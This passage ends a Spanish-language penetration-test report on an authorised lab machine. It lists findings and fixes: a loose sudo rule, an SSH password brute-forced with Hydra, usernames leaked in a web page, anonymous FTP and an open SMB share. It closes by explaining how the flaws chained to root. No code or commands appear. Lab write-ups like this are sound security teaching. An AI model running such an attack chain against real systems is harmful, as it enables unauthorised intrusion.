Remediación. Aplicar el principio de mínimo privilegio: restringir `sudoers` a la lista concreta de binarios necesarios, evitar comodines, y exigir contraseña robusta. Revisar que ningún comando permitido ofrezca escape a shell (GTFOBins).

ALTO Credenciales débiles en SSH sin protección anti-fuerza-bruta

Descripción. La contraseña `summertime` figura en diccionarios públicos y el servicio no limita los intentos, permitiendo el ataque de Hydra.

Remediación. Imponer contraseñas largas y únicas o, preferiblemente, **autenticación por clave pública** deshabilitando el login por contraseña. Desplegar `fail2ban` y considerar MFA.

ALTO Fuga de usuarios válidos en el panel web

Descripción. `admin.php` publica los nombres de usuario válidos (y una pista de política de contraseñas) directamente en el HTML, reduciendo el espacio de ataque.

Remediación. Eliminar toda pista del código cliente. Mensajes de error genéricos que no distingan «usuario inexistente» de «contraseña incorrecta». Añadir rate-limiting y bloqueo de cuentas.

MEDIO FTP con acceso anónimo habilitado

Descripción. vsftpd permite login anónimo y exposición de una estructura amplia de directorios. Aunque aquí era un señuelo, en producción facilita fugas de información.

Remediación. Deshabilitar el acceso anónimo (`anonymous_enable=NO`) o retirar el servicio si no es necesario. Cifrar con FTPS o migrar a SFTP.

MEDIO Recurso SMB accesible sin autenticación

Descripción. El recurso `recursos` es legible con sesión nula.

Remediación. Exigir autenticación en todos los recursos, deshabilitar sesiones nulas y hacer obligatoria la firma SMB.

INFORMATIVO Superficie de ataque amplia

Descripción. Cuatro servicios de red expuestos en un mismo host incrementan innecesariamente la superficie.

Remediación. Exponer solo los servicios imprescindibles y segmentar por red/función.

---

11 Conclusión

UNIVERSITY-ESCAPE ilustra cómo un atacante alcanza `root` sin un solo exploit de software, encadenando una **fuga de información** (usuarios en el HTML), una **credencial débil** (fuerza bruta SSH) y una **mala configuración de** `sudo`. También enseña disciplina de enumeración: FTP y SMB eran señuelos deliberados y el camino real estaba en descartarlos con método.

La corrección de cualquiera de los tres eslabones habría roto la cadena. La defensa más barata y eficaz sigue siendo la higiene básica: mínimo privilegio, contraseñas fuertes o claves, y no filtrar información al cliente.

Informe generado para prácticas de laboratorio autorizadas · Proyecto «ciber» · 13 de noviembre de 2026.
Documento con fines educativos. Todas las acciones se realizaron sobre un entorno aislado con autorización explícita.